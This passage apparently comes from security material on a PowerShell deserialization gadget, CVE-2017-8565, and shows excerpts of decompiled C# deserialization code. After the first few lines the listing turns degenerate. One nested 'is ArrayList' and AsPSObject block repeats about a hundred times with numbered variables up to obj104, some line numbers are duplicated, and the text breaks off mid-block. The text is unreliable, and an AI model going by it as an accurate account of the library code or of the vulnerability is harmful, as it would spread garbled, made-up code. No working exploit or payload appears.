103            throw PSTraceSource.NewArgumentNullException("info");
104        }
105        PSObject obj2 = AsPSObject(PSSerializer.Deserialize(source));
106        this.CommonInitialization(obj2.ImmediateBaseObject);
107        CopyDeserializerFields(obj2, this);
108    }
```

PSObject Gadget (CVE-2017-8565)

```
1271     private bool RehydrateCimInstanceProperty(CimInstance cimInstance, PSPROPERTYINFO deserializedProperty, HashSet<string> namesOfModi·
1272     {
1273         ...
1274
1275         object baseObject = deserializedProperty.Value;
1276         if (baseObject != null)
1277         {
1278             PSObject obj3 = PSObject.AsPSObject(baseObject);
1279             if (obj3.BaseObject is ArrayList)
1280             {
1281                 ...
1282
1283                 if (!LanguagePrimitives.TryConvertTo<Type>(valueToConvert, CultureInfo.InvariantCulture, out type))
1284                 {
1285                     return false;
1286                 }
1287                 if (!type.isArray)
1288                 {
1289                     return false;
1290                 }
1291                 if (!LanguagePrimitives.TryConvertTo(baseObject, type, CultureInfo.InvariantCulture, out obj4))
1292                 {
1293                     ...
1294
1295                     if (obj4 != null)
1296                     {
1297                         if (obj4 is ArrayList)
1298                         {
1299                             ...
1300
1301                             if (obj4.Count > 0)
1302                             {
1303                                 if (obj4[0] is PSObject)
1304                                 {
1305                                     PSObject obj5 = PSObject.AsPSObject(obj4[0]);
1306                                     if (obj5 != null)
1307                                         ...
1308
1309                                     if (obj5.BaseObject is ArrayList)
1310                                     {
1311                                         ...
1312                                         if (obj5.BaseObject.Count > 0)
1313                                         {
1314                                             if (obj5.BaseObject[0] is PSObject)
1315                                             {
1316                                                 PSObject obj6 = PSObject.AsPSObject(obj5.BaseObject[0]);
1317                                                 if (obj6 != null)
1318                                                 ...
1319
1320                                             if (obj6.BaseObject is ArrayList)
1321                                             {
1322                                                 ...
1323                                                 if (obj6.BaseObject[0] is PSObject)
1324                                                 {
1325                                                     PSObject obj7 = PSObject.AsPSObject(obj6.BaseObject[0]);
1326                                                     if (obj7 != null)
1327                                                       ...
1328
1329                                             if (obj7.BaseObject is ArrayList)
1330                                             {
1331                                                 ...
1332                                                 if (obj7.BaseObject[0] is PSObject)
1333                                                 {
1334                                                     PSObject obj8 = PSObject.AsPSObject(obj7.BaseObject[0]);
1335                                                     if (obj8 != null)
1336                                                       ...
1337
1338                                             if (obj8.BaseObject is ArrayList)
1339                                             {
1340                                                 ...
1341                                                 if (obj8.BaseObject[0] is PSObject)
1342                                                 {
1343                                                     PSObject obj9 = PSObject.AsPSObject(obj8.BaseObject[0]);
1344                                                     if (obj9 != null)
1345                                                       ...
1346
1347                                             if (obj9.BaseObject is ArrayList)
1348                                             {
1349                                                 ...
1350                                                 if (obj9.BaseObject[0] is PSObject)
1351                                                 {
1352                                                     PSObject obj10 = PSObject.AsPSObject(obj9.BaseObject[0]);
1353                                                     if (obj10 != null)
1354                                                       ...
1355
1356                                             if (obj10.BaseObject is ArrayList)
1357                                             {
1358                                                 ...
1359                                                 if (obj10.BaseObject[0] is PSObject)
1360                                                 {
1361                                                     PSObject obj11 = PSObject.AsPSObject(obj10.BaseObject[0]);
1362                                                     if (obj11 != null)
1363                                                       ...
1364
1365                                             if (obj11.BaseObject is ArrayList)
1366                                             {
1367                                                 ...
1368                                                 if (obj11.BaseObject[0] is PSObject)
1369                                                 {
1370                                                     PSObject obj12 = PSObject.AsPSObject(obj11.BaseObject[0]);
1371                                                     if (obj12 != null)
1372                                                       ...
1373
1374                                             if (obj12.BaseObject is ArrayList)
1375                                             {
1376                                                 ...
1377                                                 if (obj12.BaseObject[0] is PSObject)
1378                                                 {
1379                                                     PSObject obj13 = PSObject.AsPSObject(obj12.BaseObject[0]);
1380                                                     if (obj13 != null)
1381                                                       ...
1382
1383                                             if (obj13.BaseObject is ArrayList)
1384                                             {
1385                                                 ...
1386                                                 if (obj13.BaseObject[0] is PSObject)
1387                                                 {
1388                                                     PSObject obj14 = PSObject.AsPSObject(obj13.BaseObject[0]);
1389                                                     if (obj14 != null)
1390                                                       ...
1391
1392                                             if (obj14.BaseObject is ArrayList)
1393                                             {
1394                                                 ...
1395                                                 if (obj14.BaseObject[0] is PSObject)
1396                                                 {
1397                                                     PSObject obj15 = PSObject.AsPSObject(obj14.BaseObject[0]);
1398                                                     if (obj15 != null)
1399                                                       ...
1400
1401                                             if (obj15.BaseObject is ArrayList)
1402                                             {
1403                                                 ...
1404                                                 if (obj15.BaseObject[0] is PSObject)
1405                                                 {
1406                                                     PSObject obj16 = PSObject.AsPSObject(obj15.BaseObject[0]);
1407                                                     if (obj16 != null)
1408                                                       ...
1409
1410                                             if (obj16.BaseObject is ArrayList)
1411                                             {
1412                                                 ...
1413                                                 if (obj16.BaseObject[0] is PSObject)
1414                                                 {
1415                                                     PSObject obj17 = PSObject.AsPSObject(obj16.BaseObject[0]);
1416                                                     if (obj17 != null)
1417                                                       ...
1418
1419                                             if (obj17.BaseObject is ArrayList)
1420                                             {
1421                                                 ...
1422                                                 if (obj17.BaseObject[0] is PSObject)
1423                                                 {
1424                                                     PSObject obj18 = PSObject.AsPSObject(obj17.BaseObject[0]);
1425                                                     if (obj18 != null)
1426                                                       ...
1427
1428                                             if (obj18.BaseObject is ArrayList)
1429                                             {
1430                                                 ...
1431                                                 if (obj18.BaseObject[0] is PSObject)
1432                                                 {
1433                                                     PSObject obj19 = PSObject.AsPSObject(obj18.BaseObject[0]);
1434                                                     if (obj19 != null)
1435                                                       ...
1436
1437                                             if (obj19.BaseObject is ArrayList)
1438                                             {
1439                                                 ...
1440                                                 if (obj19.BaseObject[0] is PSObject)
1441                                                 {
1442                                                     PSObject obj20 = PSObject.AsPSObject(obj19.BaseObject[0]);
1443                                                     if (obj20 != null)
1444                                                       ...
1445
1446                                             if (obj20.BaseObject is ArrayList)
1447                                             {
1448                                                 ...
1449                                                 if (obj20.BaseObject[0] is PSObject)
1450                                                 {
1451                                                     PSObject obj21 = PSObject.AsPSObject(obj20.BaseObject[0]);
1452                                                     if (obj21 != null)
1453                                                       ...
1454
1455                                             if (obj21.BaseObject is ArrayList)
1456                                             {
1457                                                 ...
1458                                                 if (obj21.BaseObject[0] is PSObject)
1459                                                 {
1460                                                     PSObject obj22 = PSObject.AsPSObject(obj21.BaseObject[0]);
1461                                                     if (obj22 != null)
1462                                                       ...
1463
1464                                             if (obj22.BaseObject is ArrayList)
1465                                             {
1466                                                 ...
1467                                                 if (obj22.BaseObject[0] is PSObject)
1468                                                 {
1469                                                     PSObject obj23 = PSObject.AsPSObject(obj22.BaseObject[0]);
1470                                                     if (obj23 != null)
1471                                                       ...
1472
1473                                             if (obj23.BaseObject is ArrayList)
1474                                             {
1475                                                 ...
1476                                                 if (obj23.BaseObject[0] is PSObject)
1477                                                 {
1478                                                     PSObject obj24 = PSObject.AsPSObject(obj23.BaseObject[0]);
1479                                                     if (obj24 != null)
1480                                                       ...
1481
1482                                             if (obj24.BaseObject is ArrayList)
1483                                             {
1484                                                 ...
1485                                                 if (obj24.BaseObject[0] is PSObject)
1486                                                 {
1487                                                     PSObject obj25 = PSObject.AsPSObject(obj24.BaseObject[0]);
1488                                                     if (obj25 != null)
1489                                                       ...
1490
1491                                             if (obj25.BaseObject is ArrayList)
1492                                             {
1493                                                 ...
1494                                                 if (obj25.BaseObject[0] is PSObject)
1495                                                 {
1496                                                     PSObject obj26 = PSObject.AsPSObject(obj25.BaseObject[0]);
1497                                                     if (obj26 != null)
1498                                                       ...
1499
1500                                             if (obj26.BaseObject is ArrayList)
1501                                             {
1502                                                 ...
1503                                                 if (obj26.BaseObject[0] is PSObject)
1504                                                 {
1505                                                     PSObject obj27 = PSObject.AsPSObject(obj26.BaseObject[0]);
1506                                                     if (obj27 != null)
1507                                                       ...
1508
1509                                             if (obj27.BaseObject is ArrayList)
1510                                             {
1511                                                 ...
1512                                                 if (obj27.BaseObject[0] is PSObject)
1513                                                 {
1514                                                     PSObject obj28 = PSObject.AsPSObject(obj27.BaseObject[0]);
1515                                                     if (obj28 != null)
1516                                                       ...
1517
1518                                             if (obj28.BaseObject is ArrayList)
1519                                             {
1520                                                 ...
1521                                                 if (obj28.BaseObject[0] is PSObject)
1522                                                 {
1523                                                     PSObject obj29 = PSObject.AsPSObject(obj28.BaseObject[0]);
1524                                                     if (obj29 != null)
1525                                                       ...
1526
1527                                             if (obj29.BaseObject is ArrayList)
1528                                             {
1529                                                 ...
1530                                                 if (obj29.BaseObject[0] is PSObject)
1531                                                 {
1532                                                     PSObject obj30 = PSObject.AsPSObject(obj29.BaseObject[0]);
1533                                                     if (obj30 != null)
1534                                                       ...
1535
1536                                             if (obj30.BaseObject is ArrayList)
1537                                             {
1538                                                 ...
1539                                                 if (obj30.BaseObject[0] is PSObject)
1540                                                 {
1541                                                     PSObject obj31 = PSObject.AsPSObject(obj30.BaseObject[0]);
1542                                                     if (obj31 != null)
1543                                                       ...
1544
1545                                             if (obj31.BaseObject is ArrayList)
1546                                             {
1547                                                 ...
1548                                                 if (obj31.BaseObject[0] is PSObject)
1549                                                 {
1550                                                     PSObject obj32 = PSObject.AsPSObject(obj31.BaseObject[0]);
1551                                                     if (obj32 != null)
1552                                                       ...
1553
1554                                             if (obj32.BaseObject is ArrayList)
1555                                             {
1556                                                 ...
1557                                                 if (obj32.BaseObject[0] is PSObject)
1558                                                 {
1559                                                     PSObject obj33 = PSObject.AsPSObject(obj32.BaseObject[0]);
1560                                                     if (obj33 != null)
1561                                                       ...
1562
1563                                             if (obj33.BaseObject is ArrayList)
1564                                             {
1565                                                 ...
1566                                                 if (obj33.BaseObject[0] is PSObject)
1567                                                 {
1568                                                     PSObject obj34 = PSObject.AsPSObject(obj33.BaseObject[0]);
1569                                                     if (obj34 != null)
1570                                                       ...
1571
1572                                             if (obj34.BaseObject is ArrayList)
1573                                             {
1574                                                 ...
1575                                                 if (obj34.BaseObject[0] is PSObject)
1576                                                 {
1577                                                     PSObject obj35 = PSObject.AsPSObject(obj34.BaseObject[0]);
1578                                                     if (obj35 != null)
1579                                                       ...
1580
1581                                             if (obj35.BaseObject is ArrayList)
1582                                             {
1583                                                 ...
1584                                                 if (obj35.BaseObject[0] is PSObject)
1585                                                 {
1586                                                     PSObject obj36 = PSObject.AsPSObject(obj35.BaseObject[0]);
1587                                                     if (obj36 != null)
1588                                                       ...
1589
1590                                             if (obj36.BaseObject is ArrayList)
1591                                             {
1592                                                 ...
1593                                                 if (obj36.BaseObject[0] is PSObject)
1594                                                 {
1595                                                     PSObject obj37 = PSObject.AsPSObject(obj36.BaseObject[0]);
1596                                                     if (obj37 != null)
1597                                                       ...
1598
1599                                             if (obj37.BaseObject is ArrayList)
1600                                             {
1601                                                 ...
1602                                                 if (obj37.BaseObject[0] is PSObject)
1603                                                 {
1604                                                     PSObject obj38 = PSObject.AsPSObject(obj37.BaseObject[0]);
1605                                                     if (obj38 != null)
1606                                                       ...
1607
1608                                             if (obj38.BaseObject is ArrayList)
1609                                             {
1610                                                 ...
1611                                                 if (obj38.BaseObject[0] is PSObject)
1612                                                 {
1613                                                     PSObject obj39 = PSObject.AsPSObject(obj38.BaseObject[0]);
1614                                                     if (obj39 != null)
1615                                                       ...
1616
1617                                             if (obj39.BaseObject is ArrayList)
1618                                             {
1619                                                 ...
1620                                                 if (obj39.BaseObject[0] is PSObject)
1621                                                 {
1622                                                     PSObject obj40 = PSObject.AsPSObject(obj39.BaseObject[0]);
1623                                                     if (obj40 != null)
1624                                                       ...
1625
1626                                             if (obj40.BaseObject is ArrayList)
1627                                             {
1628                                                 ...
1629                                                 if (obj40.BaseObject[0] is PSObject)
1630                                                 {
1631                                                     PSObject obj41 = PSObject.AsPSObject(obj40.BaseObject[0]);
1632                                                     if (obj41 != null)
1633                                                       ...
1634
1635                                             if (obj41.BaseObject is ArrayList)
1636                                             {
1637                                                 ...
1638                                                 if (obj41.BaseObject[0] is PSObject)
1639                                                 {
1640                                                     PSObject obj42 = PSObject.AsPSObject(obj41.BaseObject[0]);
1641                                                     if (obj42 != null)
1642                                                       ...
1643
1644                                             if (obj42.BaseObject is ArrayList)
1645                                             {
1646                                                 ...
1647                                                 if (obj42.BaseObject[0] is PSObject)
1648                                                 {
1649                                                     PSObject obj43 = PSObject.AsPSObject(obj42.BaseObject[0]);
1650                                                     if (obj43 != null)
1651                                                       ...
1652
1653                                             if (obj43.BaseObject is ArrayList)
1654                                             {
1655                                                 ...
1656                                                 if (obj43.BaseObject[0] is PSObject)
1657                                                 {
1658                                                     PSObject obj44 = PSObject.AsPSObject(obj43.BaseObject[0]);
1659                                                     if (obj44 != null)
1660                                                       ...
1661
1662                                             if (obj44.BaseObject is ArrayList)
1663                                             {
1664                                                 ...
1665                                                 if (obj44.BaseObject[0] is PSObject)
1666                                                 {
1667                                                     PSObject obj45 = PSObject.AsPSObject(obj44.BaseObject[0]);
1668                                                     if (obj45 != null)
1669                                                       ...
1670
1671                                             if (obj45.BaseObject is ArrayList)
1672                                             {
1673                                                 ...
1674                                                 if (obj45.BaseObject[0] is PSObject)
1675                                                 {
1676                                                     PSObject obj46 = PSObject.AsPSObject(obj45.BaseObject[0]);
1677                                                     if (obj46 != null)
1678                                                       ...
1679
1680                                             if (obj46.BaseObject is ArrayList)
1681                                             {
1682                                                 ...
1683                                                 if (obj46.BaseObject[0] is PSObject)
1684                                                 {
1685                                                     PSObject obj47 = PSObject.AsPSObject(obj46.BaseObject[0]);
1686                                                     if (obj47 != null)
1687                                                       ...
1688
1689                                             if (obj47.BaseObject is ArrayList)
1690                                             {
1691                                                 ...
1692                                                 if (obj47.BaseObject[0] is PSObject)
1693                                                 {
1694                                                     PSObject obj48 = PSObject.AsPSObject(obj47.BaseObject[0]);
1695                                                     if (obj48 != null)
1696                                                       ...
1697
1698                                             if (obj48.BaseObject is ArrayList)
1699                                             {
1699                                                 ...
1700                                                 if (obj48.BaseObject[0] is PSObject)
1701                                                 {
1702                                                     PSObject obj49 = PSObject.AsPSObject(obj48.BaseObject[0]);
1703                                                     if (obj49 != null)
1704                                                       ...
1705
1706                                             if (obj49.BaseObject is ArrayList)
1707                                             {
1708                                                 ...
1709                                                 if (obj49.BaseObject[0] is PSObject)
1710                                                 {
1711                                                     PSObject obj50 = PSObject.AsPSObject(obj49.BaseObject[0]);
1712                                                     if (obj50 != null)
1713                                                       ...
1714
1715                                             if (obj50.BaseObject is ArrayList)
1716                                             {
1717                                                 ...
1718                                                 if (obj50.BaseObject[0] is PSObject)
1719                                                 {
1720                                                     PSObject obj51 = PSObject.AsPSObject(obj50.BaseObject[0]);
1721                                                     if (obj51 != null)
1722                                                       ...
1723
1724                                             if (obj51.BaseObject is ArrayList)
1725                                             {
1726                                                 ...
1727                                                 if (obj51.BaseObject[0] is PSObject)
1728                                                 {
1729                                                     PSObject obj52 = PSObject.AsPSObject(obj51.BaseObject[0]);
1730                                                     if (obj52 != null)
1731                                                       ...
1732
1733                                             if (obj52.BaseObject is ArrayList)
1734                                             {
1735                                                 ...
1736                                                 if (obj52.BaseObject[0] is PSObject)
1737                                                 {
1738                                                     PSObject obj53 = PSObject.AsPSObject(obj52.BaseObject[0]);
1739                                                     if (obj53 != null)
1740                                                       ...
1741
1742                                             if (obj53.BaseObject is ArrayList)
1743                                             {
1744                                                 ...
1745                                                 if (obj53.BaseObject[0] is PSObject)
1746                                                 {
1747                                                     PSObject obj54 = PSObject.AsPSObject(obj53.BaseObject[0]);
1748                                                     if (obj54 != null)
1749                                                       ...
1750
1751                                             if (obj54.BaseObject is ArrayList)
1752                                             {
1753                                                 ...
1754                                                 if (obj54.BaseObject[0] is PSObject)
1755                                                 {
1756                                                     PSObject obj55 = PSObject.AsPSObject(obj54.BaseObject[0]);
1757                                                     if (obj55 != null)
1758                                                       ...
1759
1760                                             if (obj55.BaseObject is ArrayList)
1761                                             {
1762                                                 ...
1763                                                 if (obj55.BaseObject[0] is PSObject)
1764                                                 {
1765                                                     PSObject obj56 = PSObject.AsPSObject(obj55.BaseObject[0]);
1766                                                     if (obj56 != null)
1767                                                       ...
1768
1769                                             if (obj56.BaseObject is ArrayList)
1770                                             {
1771                                                 ...
1772                                                 if (obj56.BaseObject[0] is PSObject)
1773                                                 {
1774                                                     PSObject obj57 = PSObject.AsPSObject(obj56.BaseObject[0]);
1775                                                     if (obj57 != null)
1776                                                       ...
1777
1778                                             if (obj57.BaseObject is ArrayList)
1779                                             {
1779                                                 ...
1780                                                 if (obj57.BaseObject[0] is PSObject)
1781                                                 {
1782                                                     PSObject obj58 = PSObject.AsPSObject(obj57.BaseObject[0]);
1783                                                     if (obj58 != null)
1784                                                       ...
1785
1786                                             if (obj58.BaseObject is ArrayList)
1787                                             {
1788                                                 ...
1789                                                 if (obj58.BaseObject[0] is PSObject)
1790                                                 {
1791                                                     PSObject obj59 = PSObject.AsPSObject(obj58.BaseObject[0]);
1792                                                     if (obj59 != null)
1793                                                       ...
1794
1795                                             if (obj59.BaseObject is ArrayList)
1796                                             {
1797                                                 ...
1798                                                 if (obj59.BaseObject[0] is PSObject)
1799                                                 {
1799                                                     PSObject obj60 = PSObject.AsPSObject(obj59.BaseObject[0]);
1800                                                     if (obj60 != null)
1801                                                       ...
1802
1803                                             if (obj60.BaseObject is ArrayList)
1804                                             {
1805                                                 ...
1806                                                 if (obj60.BaseObject[0] is PSObject)
1807                                                 {
1808                                                     PSObject obj61 = PSObject.AsPSObject(obj60.BaseObject[0]);
1809                                                     if (obj61 != null)
1810                                                       ...
1811
1812                                             if (obj61.BaseObject is ArrayList)
1813                                             {
1814                                                 ...
1815                                                 if (obj61.BaseObject[0] is PSObject)
1816                                                 {
1817                                                     PSObject obj62 = PSObject.AsPSObject(obj61.BaseObject[0]);
1818                                                     if (obj62 != null)
1819                                                       ...
1820
1821                                             if (obj62.BaseObject is ArrayList)
1822                                             {
1823                                                 ...
1824                                                 if (obj62.BaseObject[0] is PSObject)
1825                                                 {
1826                                                     PSObject obj63 = PSObject.AsPSObject(obj62.BaseObject[0]);
1827                                                     if (obj63 != null)
1828                                                       ...
1829
1830                                             if (obj63.BaseObject is ArrayList)
1831                                             {
1832                                                 ...
1833                                                 if (obj63.BaseObject[0] is PSObject)
1834                                                 {
1835                                                     PSObject obj64 = PSObject.AsPSObject(obj63.BaseObject[0]);
1836                                                     if (obj64 != null)
1837                                                       ...
1838
1839                                             if (obj64.BaseObject is ArrayList)
1840                                             {
1841                                                 ...
1842                                                 if (obj64.BaseObject[0] is PSObject)
1843                                                 {
1844                                                     PSObject obj65 = PSObject.AsPSObject(obj64.BaseObject[0]);
1845                                                     if (obj65 != null)
1846                                                       ...
1847
1848                                             if (obj65.BaseObject is ArrayList)
1849                                             {
1850                                                 ...
1851                                                 if (obj65.BaseObject[0] is PSObject)
1852                                                 {
1853                                                     PSObject obj66 = PSObject.AsPSObject(obj65.BaseObject[0]);
1854                                                     if (obj66 != null)
1855                                                       ...
1856
1857                                             if (obj66.BaseObject is ArrayList)
1858                                             {
1859                                                 ...
1860                                                 if (obj66.BaseObject[0] is PSObject)
1861                                                 {
1862                                                     PSObject obj67 = PSObject.AsPSObject(obj66.BaseObject[0]);
1863                                                     if (obj67 != null)
1864                                                       ...
1865
1866                                             if (obj67.BaseObject is ArrayList)
1867                                             {
1868                                                 ...
1869                                                 if (obj67.BaseObject[0] is PSObject)
1870                                                 {
1871                                                     PSObject obj68 = PSObject.AsPSObject(obj67.BaseObject[0]);
1872                                                     if (obj68 != null)
1873                                                       ...
1874
1875                                             if (obj68.BaseObject is ArrayList)
1876                                             {
1877                                                 ...
1878                                                 if (obj68.BaseObject[0] is PSObject)
1879                                                 {
1880                                                     PSObject obj69 = PSObject.AsPSObject(obj68.BaseObject[0]);
1881                                                     if (obj69 != null)
1882                                                       ...
1883
1884                                             if (obj69.BaseObject is ArrayList)
1885                                             {
1886                                                 ...
1887                                                 if (obj69.BaseObject[0] is PSObject)
1888                                                 {
1889                                                     PSObject obj70 = PSObject.AsPSObject(obj69.BaseObject[0]);
1890                                                     if (obj70 != null)
1891                                                       ...
1892
1893                                             if (obj70.BaseObject is ArrayList)
1894                                             {
1895                                                 ...
1896                                                 if (obj70.BaseObject[0] is PSObject)
1897                                                 {
1898                                                     PSObject obj71 = PSObject.AsPSObject(obj70.BaseObject[0]);
1899                                                     if (obj71 != null)
1900                                                       ...
1901
1902                                             if (obj71.BaseObject is ArrayList)
1903                                             {
1904                                                 ...
1905                                                 if (obj71.BaseObject[0] is PSObject)
1906                                                 {
1907                                                     PSObject obj72 = PSObject.AsPSObject(obj71.BaseObject[0]);
1908                                                     if (obj72 != null)
1909                                                       ...
1910
1911                                             if (obj72.BaseObject is ArrayList)
1912                                             {
1913                                                 ...
1914                                                 if (obj72.BaseObject[0] is PSObject)
1915                                                 {
1916                                                     PSObject obj73 = PSObject.AsPSObject(obj72.BaseObject[0]);
1917                                                     if (obj73 != null)
1918                                                       ...
1919
1920                                             if (obj73.BaseObject is ArrayList)
1921                                             {
1922                                                 ...
1923                                                 if (obj73.BaseObject[0] is PSObject)
1924                                                 {
1925                                                     PSObject obj74 = PSObject.AsPSObject(obj73.BaseObject[0]);
1926                                                     if (obj74 != null)
1927                                                       ...
1928
1929                                             if (obj74.BaseObject is ArrayList)
1930                                             {
1931                                                 ...
1932                                                 if (obj74.BaseObject[0] is PSObject)
1933                                                 {
1934                                                     PSObject obj75 = PSObject.AsPSObject(obj74.BaseObject[0]);
1935                                                     if (obj75 != null)
1936                                                       ...
1937
1938                                             if (obj75.BaseObject is ArrayList)
1939                                             {
1940                                                 ...
1941                                                 if (obj75.BaseObject[0] is PSObject)
1942                                                 {
1943                                                     PSObject obj76 = PSObject.AsPSObject(obj75.BaseObject[0]);
1944                                                     if (obj76 != null)
1945                                                       ...
1946
1947                                             if (obj76.BaseObject is ArrayList)
1948                                             {
1949                                                 ...
1950                                                 if (obj76.BaseObject[0] is PSObject)
1951                                                 {
1952                                                     PSObject obj77 = PSObject.AsPSObject(obj76.BaseObject[0]);
1953                                                     if (obj77 != null)
1954                                                       ...
1955
1956                                             if (obj77.BaseObject is ArrayList)
1957                                             {
1958                                                 ...
1959                                                 if (obj77.BaseObject[0] is PSObject)
1960                                                 {
1961                                                     PSObject obj78 = PSObject.AsPSObject(obj77.BaseObject[0]);
1962                                                     if (obj78 != null)
1963                                                       ...
1964
1965                                             if (obj78.BaseObject is ArrayList)
1966                                             {
1967                                                 ...
1968                                                 if (obj78.BaseObject[0] is PSObject)
1969                                                 {
1970                                                     PSObject obj79 = PSObject.AsPSObject(obj78.BaseObject[0]);
1971                                                     if (obj79 != null)
1972                                                       ...
1973
1974                                             if (obj79.BaseObject is ArrayList)
1975                                             {
1976                                                 ...
1977                                                 if (obj79.BaseObject[0] is PSObject)
1978                                                 {
1979                                                     PSObject obj80 = PSObject.AsPSObject(obj79.BaseObject[0]);
1980                                                     if (obj80 != null)
1981                                                       ...
1982
1983                                             if (obj80.BaseObject is ArrayList)
1984                                             {
1985                                                 ...
1986                                                 if (obj80.BaseObject[0] is PSObject)
1987                                                 {
1988                                                     PSObject obj81 = PSObject.AsPSObject(obj80.BaseObject[0]);
1989                                                     if (obj81 != null)
1990                                                       ...
1991
1992                                             if (obj81.BaseObject is ArrayList)
1993                                             {
1994                                                 ...
1995                                                 if (obj81.BaseObject[0] is PSObject)
1996                                                 {
1997                                                     PSObject obj82 = PSObject.AsPSObject(obj81.BaseObject[0]);
1998                                                     if (obj82 != null)
1999                                                       ...
2000
2001                                             if (obj82.BaseObject is ArrayList)
2002                                             {
2003                                                 ...
2004                                                 if (obj82.BaseObject[0] is PSObject)
2005                                                 {
2006                                                     PSObject obj83 = PSObject.AsPSObject(obj82.BaseObject[0]);
2007                                                     if (obj83 != null)
2008                                                       ...
2009
2010                                             if (obj83.BaseObject is ArrayList)
2011                                             {
2012                                                 ...
2013                                                 if (obj83.BaseObject[0] is PSObject)
2014                                                 {
2015                                                     PSObject obj84 = PSObject.AsPSObject(obj83.BaseObject[0]);
2016                                                     if (obj84 != null)
2017                                                       ...
2018
2019                                             if (obj84.BaseObject is ArrayList)
2020                                             {
2021                                                 ...
2022                                                 if (obj84.BaseObject[0] is PSObject)
2023                                                 {
2024                                                     PSObject obj85 = PSObject.AsPSObject(obj84.BaseObject[0]);
2025                                                     if (obj85 != null)
2026                                                       ...
2027
2028                                             if (obj85.BaseObject is ArrayList)
2029                                             {
2030                                                 ...
2031                                                 if (obj85.BaseObject[0] is PSObject)
2032                                                 {
2033                                                     PSObject obj86 = PSObject.AsPSObject(obj85.BaseObject[0]);
2034                                                     if (obj86 != null)
2035                                                       ...
2036
2037                                             if (obj86.BaseObject is ArrayList)
2038                                             {
2039                                                 ...
2040                                                 if (obj86.BaseObject[0] is PSObject)
2041                                                 {
2042                                                     PSObject obj87 = PSObject.AsPSObject(obj86.BaseObject[0]);
2043                                                     if (obj87 != null)
2044                                                       ...
2045
2046                                             if (obj87.BaseObject is ArrayList)
2047                                             {
2048                                                 ...
2049                                                 if (obj87.BaseObject[0] is PSObject)
2050                                                 {
2051                                                     PSObject obj88 = PSObject.AsPSObject(obj87.BaseObject[0]);
2052                                                     if (obj88 != null)
2053                                                       ...
2054
2055                                             if (obj88.BaseObject is ArrayList)
2056                                             {
2057                                                 ...
2058                                                 if (obj88.BaseObject[0] is PSObject)
2059                                                 {
2060                                                     PSObject obj89 = PSObject.AsPSObject(obj88.BaseObject[0]);
2061                                                     if (obj89 != null)
2062                                                       ...
2063
2064                                             if (obj89.BaseObject is ArrayList)
2065                                             {
2066                                                 ...
2067                                                 if (obj89.BaseObject[0] is PSObject)
2068                                                 {
2069                                                     PSObject obj90 = PSObject.AsPSObject(obj89.BaseObject[0]);
2070                                                     if (obj90 != null)
2071                                                       ...
2072
2073                                             if (obj90.BaseObject is ArrayList)
2074                                             {
2075                                                 ...
2076                                                 if (obj90.BaseObject[0] is PSObject)
2077                                                 {
2078                                                     PSObject obj91 = PSObject.AsPSObject(obj90.BaseObject[0]);
2079                                                     if (obj91 != null)
2080                                                       ...
2081
2082                                             if (obj91.BaseObject is ArrayList)
2083                                             {
2084                                                 ...
2085                                                 if (obj91.BaseObject[0] is PSObject)
2086                                                 {
2087                                                     PSObject obj92 = PSObject.AsPSObject(obj91.BaseObject[0]);
2088                                                     if (obj92 != null)
2089                                                       ...
2090
2091                                             if (obj92.BaseObject is ArrayList)
2092                                             {
2093                                                 ...
2094                                                 if (obj92.BaseObject[0] is PSObject)
2095                                                 {
2096                                                     PSObject obj93 = PSObject.AsPSObject(obj92.BaseObject[0]);
2097                                                     if (obj93 != null)
2098                                                       ...
2099
2100                                             if (obj93.BaseObject is ArrayList)
2101                                             {
2102                                                 ...
2103                                                 if (obj93.BaseObject[0] is PSObject)
2104                                                 {
2105                                                     PSObject obj94 = PSObject.AsPSObject(obj93.BaseObject[0]);
2106                                                     if (obj94 != null)
2107                                                       ...
2108
2109                                             if (obj94.BaseObject is ArrayList)
2110                                             {
2111                                                 ...
2112                                                 if (obj94.BaseObject[0] is PSObject)
2113                                                 {
2114                                                     PSObject obj95 = PSObject.AsPSObject(obj94.BaseObject[0]);
2115                                                     if (obj95 != null)
2116                                                       ...
2117
2118                                             if (obj95.BaseObject is ArrayList)
2119                                             {
2120                                                 ...
2121                                                 if (obj95.BaseObject[0] is PSObject)
2122                                                 {
2123                                                     PSObject obj96 = PSObject.AsPSObject(obj95.BaseObject[0]);
2124                                                     if (obj96 != null)
2125                                                       ...
2126
2127                                             if (obj96.BaseObject is ArrayList)
2128                                             {
2129                                                 ...
2130                                                 if (obj96.BaseObject[0] is PSObject)
2131                                                 {
2132                                                     PSObject obj97 = PSObject.AsPSObject(obj96.BaseObject[0]);
2133                                                     if (obj97 != null)
2134                                                       ...
2135
2136                                             if (obj97.BaseObject is ArrayList)
2137                                             {
2138                                                 ...
2139                                                 if (obj97.BaseObject[0] is PSObject)
2140                                                 {
2141                                                     PSObject obj98 = PSObject.AsPSObject(obj97.BaseObject[0]);
2142                                                     if (obj98 != null)
2143                                                       ...
2144
2145                                             if (obj98.BaseObject is ArrayList)
2146                                             {
2147                                                 ...
2148                                                 if (obj98.BaseObject[0] is PSObject)
2149                                                 {
2150                                                     PSObject obj99 = PSObject.AsPSObject(obj98.BaseObject[0]);
2151                                                     if (obj99 != null)
2152                                                       ...
2153
2154                                             if (obj99.BaseObject is ArrayList)
2155                                             {
2156                                                 ...
2157                                                 if (obj99.BaseObject[0] is PSObject)
2158                                                 {
2159                                                     PSObject obj100 = PSObject.AsPSObject(obj99.BaseObject[0]);
2160                                                     if (obj100 != null)
2161                                                       ...
2162
2163                                             if (obj100.BaseObject is ArrayList)
2164                                             {
2165                                                 ...
2166                                                 if (obj100.BaseObject[0] is PSObject)
2167                                                 {
2168                                                     PSObject obj101 = PSObject.AsPSObject(obj100.BaseObject[0]);
2169                                                     if (obj101 != null)
2170                                                       ...
2171
2172                                             if (obj101.BaseObject is ArrayList)
2173                                             {
2174                                                 ...
2175                                                 if (obj101.BaseObject[0] is PSObject)
2176                                                 {
2177                                                     PSObject obj102 = PSObject.AsPSObject(obj101.BaseObject[0]);
2178                                                     if (obj102 != null)
2179                                                       ...
2180
2181                                             if (obj102.BaseObject is ArrayList)
2182                                             {
2183                                                 ...
2184                                                 if (obj102.BaseObject[0] is PSObject)
2185                                                 {
2186                                                     PSObject obj103 = PSObject.AsPSObject(obj102.BaseObject[0]);
2187                                                     if (obj103 != null)
2188                                                       ...
2189
2190                                             if (obj103.BaseObject is ArrayList)
2191                                             {
2192                                                 ...
2193                                                 if (obj103.BaseObject[0] is PSObject)
2194                                                 {
2195                                                     PSObject obj104 = PSObject.AsPSObject(obj103.BaseObject[0]);
2196                                                     if (obj104 != null)
2197                                                       ...
2198
2199                                             if (obj104.BaseObject is ArrayList)
2200                                             {
2201                                                 ...
